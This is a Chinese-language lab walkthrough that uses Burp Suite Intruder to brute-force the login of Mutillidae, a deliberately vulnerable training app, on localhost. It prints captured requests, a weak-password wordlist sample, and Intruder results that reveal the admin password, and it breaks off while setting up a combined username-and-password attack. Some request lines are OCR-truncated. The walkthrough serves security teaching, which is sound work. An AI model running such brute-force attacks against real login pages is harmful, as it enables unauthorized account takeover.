
打开登录页面，随意输入用户名和密码后点击登录。



Username: sdad

Password: ••••••

打开burpsuite，可以在burpsuite中看到抓取的数据包：




```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: showhints=1; LanguageMenu_lpmru=zh-CHS; PHPSESSID=qnktme5j9hvoc6i5l68f4l6gi5
Connection: close
Upgrade-Insecure-Requests: 1

username=sdad&password=asdasd&login-php-submit-button=Login
```

2.2 密码爆破

下面进行密码爆破，这里假设的是已经用户名，需要爆破出密码，则我们再次抓包，在之前的实验中，已经知道平台中是有admin这一账户的，那么此时在用户名处输入admin，在密码处随意输入，点击登录，查看burpsuite抓取的包。

Username: admin

Password: •••••••




Request to http://127.0.0.1:80

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Cookie: showhints=1; LanguageMenu_lpmru=zh-CHS; PHPSESSID=qnktme5j9hvoc6i5l68f4l6gi5
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=1111111&login-php-submit-button=Login
```

开始爆破，查看Intercept之后，将拦截到的请求，右键点击Send to Intruder。

在Introder中，点击Clear将自动设置的爆破点清除，然后在将请求中选定password后点击 add ，将其添加为爆破点。




Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /mutillidae/index.php?page=§login.php§ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Cookie: showhints=§1§; LanguageMenu_lpmru=§zh-CHS§; PHPSESSID=§qnktme5j9hvoc6i5l68f4l6gi5§
Connection: close
Upgrade-Insecure-Requests: 1

username=§admin§&password=§1111111§&login-php-submit-button=§Login§
```

```
T /mutillidae/index.php?page=login.php HTTP/1.1
t: 127.0.0.1
r-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
ept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
erer: http://127.0.0.1/mutillidae/index.php?page=login.php
tent-Type: application/x-www-form-urlencoded
tent-Length: 61
kie: showhints=1; LanguageMenu_lpmru=zh-CHS; PHPSESSID=qnktme5j9hvoc6i5l68f4l6gi5
nection: close
rade-Insecure-Requests: 1

rname=admin&password=§1111111§&login-php-submit-button=Login
```

设置完成后，点击payload，然后点击load来加载字典。



You can define one or more payload sets. The number of payload sets depends on the each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

This payload type lets you configure a simple list of strings that are used as payloads.

这里使用的是从网上下载的一个弱口令字典，大概有几千条，其中包含有一些常见的弱口令。

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

文件名(N): rkolin.txt

文件类型(T): 所有文件

加载完字典后点击Start attack，开始爆破：


You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1,501

Payload type: Simple list Request count: 1,501

This payload type lets you configure a simple list of strings that are used as payloads.


b123456789
abcd4321
1234567890-
66665555
8877665544332211
998877665544332211
00998877665544332211
887766554433221100



Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	55285	
1	b123456789	200	☐	☐	55285	
2	abcd4321	200	☐	☐	55285	
3	1234567890-	200	☐	☐	55285	
4	66665555	200	☐	☐	55285	
5	8877665544332211	200	☐	☐	55285	
6	998877665544332211	200	☐	☐	55285	
7	00998877665544332211	200	☐	☐	55285	
8	887766554433221100	200	☐	☐	55285	
9	99887766554433221100	200	☐	☐	55285	
10	00880088	200	☐	☐	55285	
11	3132353933	200	☐	☐	55285	

等待爆破完成，在这个时候也可以去查看是否有已经爆破出来的密码，看到有这样一条：



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
36	1928374650	200	☐	☐	55285	
37	adminpass	302	☐	☐	436	
38	1029384756	200	☐	☐	55331	
39	Q1W2E3R4	200	☐	☐	55331	
40	cd12cb12aa	200	☐	☐	55331	
41	8585858585	200	☐	☐	55331	
42	3139383536	200	☐	☐	55331	
43	------	200	☐	☐	55331	



```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Cookie: showhints=1; LanguageMenu_lpmru=zh-CHS; PHPSESSID=qnktme5j9hvoc6i5l68f4l6gi5
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=adminpass&login-php-submit-button=Login
```

那么很显然，虽然因为字典条数过多，并没有爆破完，但是这个明显就是admin的密码了，尝试登录一下：


Logged In Admin: admin (g0t r00t?)

登录成功，即密码爆破成功！

2.3 账号密码爆破

下面进行账号和密码的爆破。这一过程与前面的密码爆破区别不大，主要区别在于需要设定两个payload，并且时间比起单纯的密码爆破会长很多。

首先依旧是抓包，随意输入账号和密码：



Request to http://127.0.0.1:80


```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: showhints=1; LanguageMenu_lpmru=zh-CHS; PHPSESSID=fg7orb8pupscvah900opq2fg57
Connection: close
Upgrade-Insecure-Requests: 1

username=assdd&password=asdf&login-php-submit-button=Login
```

将其发送至Intruder，然后设定username和password两个爆破点，并且设置攻击类型为Cluser Bumb：

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 127.0.0.1
